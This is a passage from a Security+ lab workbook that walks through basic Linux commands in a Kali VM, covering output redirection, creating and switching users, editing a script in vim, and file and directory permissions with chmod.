a. Display a line of text:

```
echo Jonathan Scott Weissman
```

Start in your home directory. Execute this command, and others that follow from there. The **echo** command, by itself, displays text in the terminal, which is the default standard output.

b. Redirect a line of text to a file:

```
echo Jonathan Scott Weissman > rochester
```

Use the standard output redirection operator (>), to have **echo** write Jonathan Scott Weissman, which would normally go to the terminal, to a file named rochester.

Using the standard output redirection operator (>) can be very dangerous because it is always parsed first by the shell. If the file (to the right of this symbol, rochester in this case) doesn't exist, the file will be created and then written to with the text to the left of the > (as was the case, here). However, if the file does exist, all of the file's existing contents are removed and the file is populated with the text to the left of the > operator.

c. Display the contents of a file in standard output:

```
cat rochester
```

This displays (concatenates) the contents of the rochester file in the terminal, which is the default standard output location. The **cat** command can be followed by multiple filenames, all of which will be displayed in the terminal.

d. Redirect to a file, overwriting the file's contents:

```
echo RIT > rochester
cat rochester
```

Since rochester existed, its contents were wiped, and then the file was repopulated with new text. Verify with **cat**.

e. Append a line of text to a file :

```
echo FLCC >> rochester
echo SU >> rochester
```

```
cat rochester
```

The **echo** command appends new content to a file using the double chevron (>>) symbols without removing the current content. Verify with **cat**.

f. Display the lines of a file in reverse order:

```
tac rochester
```

If you reverse the letters cat, you’ll get tac, and that’s exactly what the **tac** utility does, displaying the lines of a file in reverse order. This is useful for log files, for example, where you might be interested in seeing the latest entries first, rather than the earliest entries.

g. Alphabetize the lines of a file:

```
sort rochester
```

The **sort** utility alphabetizes the output based on each line.

⏱ **30 MINUTES**

Lab Exercise 2.03: Linux Systems Administration

On a Linux system, it’s important that you implement the principle of least privilege. Users should have only the permissions they need to perform their jobs, and not a drop more. Any additional permissions could result in accidental or even malicious compromise of confidentiality, integrity, and availability.

Learning Objectives

In this lab activity, you’ll perform important Linux system administration tasks. At the end of this lab activity, you will be able to

- Execute commands as other users
- Create users
- Change passwords
- Change from one user to another

- Use a text editor to create a file
- Configure and test file and directory permissions
- Execute a file
- Configure and test special permissions
- Use grep
- Use a pipe
- Change file and directory ownership and group association
- Create groups
- See groups and group memberships
- Filter output from a file
- Add users to groups
- Remove users from groups
- Delete a user
- Delete a group
- Display the contents of directories in multiple ways
- Clear the screen
- Search for files and directories
- Use the man pages for help
- Display the contents of files in multiple new ways

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux VM you installed in Chapter 1


Let’s Do This!

Start your hypervisor, VMware Workstation Player. In the menu on the left, select your Kali Linux VM. Then click Play Virtual Machine in the lower right. Enter the username/password pair you configured in Chapter 1. Open up a terminal and start executing commands in the same way you did in the previous lab exercise.

📷 **1a–1f**

Step 1 In this sequence of commands, you’ll create a new user, change that new user’s password, and access that account. The terminal will default to your home directory.

Figure 2-6 shows the commands and output.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo adduser jsw
Adding user `jsw' ...
Adding new group `jsw' (1003) ...
Adding new user `jsw' (1003) with group `jsw' ...
Creating home directory `/home/jsw' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for jsw
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo passwd jsw
New password:
Retype new password:
passwd: password updated successfully

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ whoami
jsw
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ whoami
jonathan

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-6 A new user

a. Execute a command as the superuser (**sudo**) and create a new user (**adduser**):

```
sudo adduser jsw
```

The initial user created with a Linux installation is added to the sudo group, which through the/etc/sudoers configuration file (coming up in Lab Exercise 2.04) enables group members to run utilities and programs with root privileges by prefixing the command with the word **sudo**. You'll see this in action in this step and throughout the rest of the chapter.

Through **sudo** (which originally stood for superuser do), a user can also execute commands as other users (which changed the expansion to substitute user do) besides the superuser, although that's not as commonly done.

In Linux, superuser refers to the root account, which is locked by default on certain Linux distributions due to the fact that it has no password initially (and it should stay that way, as shown later in this chapter). Therefore, the only way to execute privileged administrative tasks at this point is to run them using **sudo**.

adduser is an administrative utility, and that's why you need to "sudo it."

At the sudo prompt, enter your password and then select and confirm a password for the new account. Press ENTER for all prompts (including the last question, which defaults to a Y when you press ENTER) from adduser to leave the metadata blank and accept all defaults.

adduser is actually a Perl script that uses the native **useradd** binary in the backend, and it is more user friendly and interactive than **useradd**.

On some Linux distributions, however, **adduser** is just a symbolic link (shortcut) to **useradd**.

b. Change a user's password:

```
sudo passwd jsw
```

You’ll be prompted to enter the password twice. The screen won’t show any characters, for security purposes.

c. Run a shell with substitute user and group IDs:

```
su jsw
```

This command enables you to switch to the jsw account. Unlike the **sudo** command, where you provide your password, the **su** command requires the password of the account you’re switching to.

A dash after **su** in the command (**su - jsw**) would enable you to use the other user’s environment (with variables and login scripts as if it were an actual login, instead of taking over in an existing session) and would move you to that user’s home directory by default.

You’ll notice that the username on the prompt, before the @, changes from your username to jsw.

d. Display the username of the current user.

```
whoami
```

If you ever have an identity crisis, a quick command, **whoami**, will specify which user you’re acting as. The output shows jsw.

e. Exit back to your regular user account:

```
exit
```


f. Display the username of the current user again:

```
whoami
```

Now the output shows your original username.

📷 **2a–2f**

Step 2 In this sequence of commands, you’ll create a file that will be executed as a shell script. Figure 2-7 shows the commands and output. Continue working in your home directory.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ vim bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ bob
zsh: command not found: bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ./bob
zsh: permission denied: ./bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l bob
-rw-r--r-- 1 jonathan jonathan 5 Jan 18 14:58 bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 744 bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l bob
-rwxr--r-- 1 jonathan jonathan 5 Jan 18 14:58 bob

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ./bob
Mon 18 Jan 2021 02:58:36 PM EST

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-7 The execute permission

a. Open the Vi IMproved text editor:

```
vim bob
```

This opens the text editor, **vim**, to edit a file named bob, which didn't exist until you entered the preceding command.

Press the I key to move from edit mode (what vim opens up in) to insert mode. Now type **date**, which is a command to display and set the system date and time.

Press the ESC key and then the colon (:) key to move back to edit mode. Type **wq**. The **w** saves the file and the **q** quits out of vim. Press ENTER.

From the terminal, press the UP ARROW key to return to the **vim bob** command and then press ENTER. Press I to go back to insert mode and insert some text anywhere. This time, go back to edit mode (press ESC and then **: [colon]**) and type **q**. Since the file has changed, and you didn't specify the **w** to save, vim isn't sure what to do. Press ESC and then : again. This time, type **q!** at the colon prompt of edit mode. The bang (!) symbol indicates that you agree that any changes since the last save will be discarded.

b. Try to execute the script you just created:

```
bob
```

When trying to execute a script that just contains the **date** command with just the name of the file specified, Linux tells you "command not found." In Linux, for files in the current directory, you must use the dot slash (**./**) notation to indicate "in this directory" because, unlike Windows, Linux doesn't check the current directory for files to execute.

c. Even if you include the **./** before the filename, this command will fail to run:

```
./bob
```

Notice the "permission denied" message. In the next few steps you'll see why and how to fix the issue.

d. List the directory contents:

```
ls -l bob
```

Without specifying the argument of bob, the output would include all files and directories in the current directory.

The **-l** option stands for long listing format. The output starts with a dash, which indicates that this is an ordinary file. Directories files show a *d* in this column, which stands for directory. There are other characters that can appear in this position, including *c* for character device files, *b* for block device files, *s* for local socket files, *p* for named pipes, and *l* for symbolic links.

After the initial character are three categories of three permissions for this file.

The three basic permissions for Linux files and directories are rwx (read, write, and execute). The root user and members of the sudo group will always have all permissions for every file and directory no matter the file or directory mode setting.

For files, read allows users to open and read a file’s contents, write allows users to open, read, and edit a file’s contents, and execute allows users to execute (run) a file. The execute permission only applies to files that are programs or scripts.

For directories, read allows users to list the directory’s contents, and write allows users to add files and directories to and delete files and directories from the directory. The execute permission is very unique. Quite simply, the execute permission is always needed for directories. If a user has read and write permission to a directory, but not execute permission, the read and write permissions don’t do anything and are worthless. Think of the execute permission as a light switch, which must be turned on for permissions on directories to work.

In the listing, the first category after the initial character, referred to as user, represents permissions for the owner, or creator, of the file. The user category is showing rw-, which means the user has read and write for this file, but the dash instead of an x in the third position indicates that the third permission, execute, is not granted to the user. The owner of a file or directory has full control over the permissions and can grant or revoke as desired.

The second category, referred to as group or group owner, represents permissions for an associated group. By default, the associated group for a file or directory is the owner’s primary group. A user’s primary group, by default, has the same name as the user account. The r-- indicates that the associated group category’s permission is just read.

The third category, referred to as other, represents all other users on the system who don’t fit into the first two categories. The r-- indicates that the other category’s permission is just read.

The acronym UGO (user, group, other) is a common way to refer to all three categories.

Unlike Windows permissions (as you’ll see in Chapter 14), Linux permissions are not additive. The first to match, U, G, or O in that order, is what’s assigned.

In the output, the second column contains a number that represents how many links there are to this file. In this case, there’s just the one link from this file itself. The third column represents the owner. The fourth column represents the associated group. The fifth column represents the size in bytes. The sixth column represents the last date and time of modification. The seventh column represents the name of the item (file, directory, etc.).

e. Change the file mode bits by using the **chmod** command:

```
chmod 744 bob
ls -l bob
```

➔ Note

Here are a couple of great sites to learn how to speak and pronounce Linux syntax: https://www.networkworld.com/article/3273037/how-to-speak-linux.html https://ss64.com/bash/syntax-pronounce.html

Using the octal numbering system is my favorite way of changing permissions, although an alternative way, with letters (u, g, o, a, r, w, x, s, t) and symbols (+, - , =), also exists. For more information, check out the chmod man page entry by typing **man chmod**.

In the octal numbering system (base 8), there are eight digits ranging from 0–7. Permissions for each category (user, group, other) can be represented with one of the octal digits.

For example, *7* means rwx (read, write, and execute) because in the binary numbering system (base 2), if the *x* is in the 1s column, the *w* is in the 2s column, and the *r* is in the 4s column: 1 + 2 + 4 = 7.

4 2 1
r w x

A *4* means just the read permission. A *6* means both read (*4*) and (+) write (*2*). If a permission isn’t granted, you’ll notice a dash in the corresponding position. When assigning permissions, *0* means no permissions for a particular category (user, group, or other).

Files, by default, are given 644 (rw-r--r--).

Directories, by default, are given 755 (rwxr-xr-x).


Verify with **ls -l bob**.

f. Now the file will run because you have the execute permission:

```
./bob
```


📷 **3a–3u**

Step 3 In this sequence of commands, you’ll explore how the r, w, and x permissions work on directories. Figures 2-8 and 2-9 show the commands and output. Continue working in your home directory.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mkdir monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep monroe
drwxr-xr-x 2 jonathan jonathan 4096 Jan 18 15:42 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 754 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l | grep monroe
drwxr-xr-- 2 jonathan jonathan 4096 Jan 18 15:42 monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd monroe

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ echo meadowbrook > brighton

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ cat brighton
meadowbrook

┌──(jonathan㉿KaliLinuxWeissman)-[~/monroe]
└─$ ls -l brighton
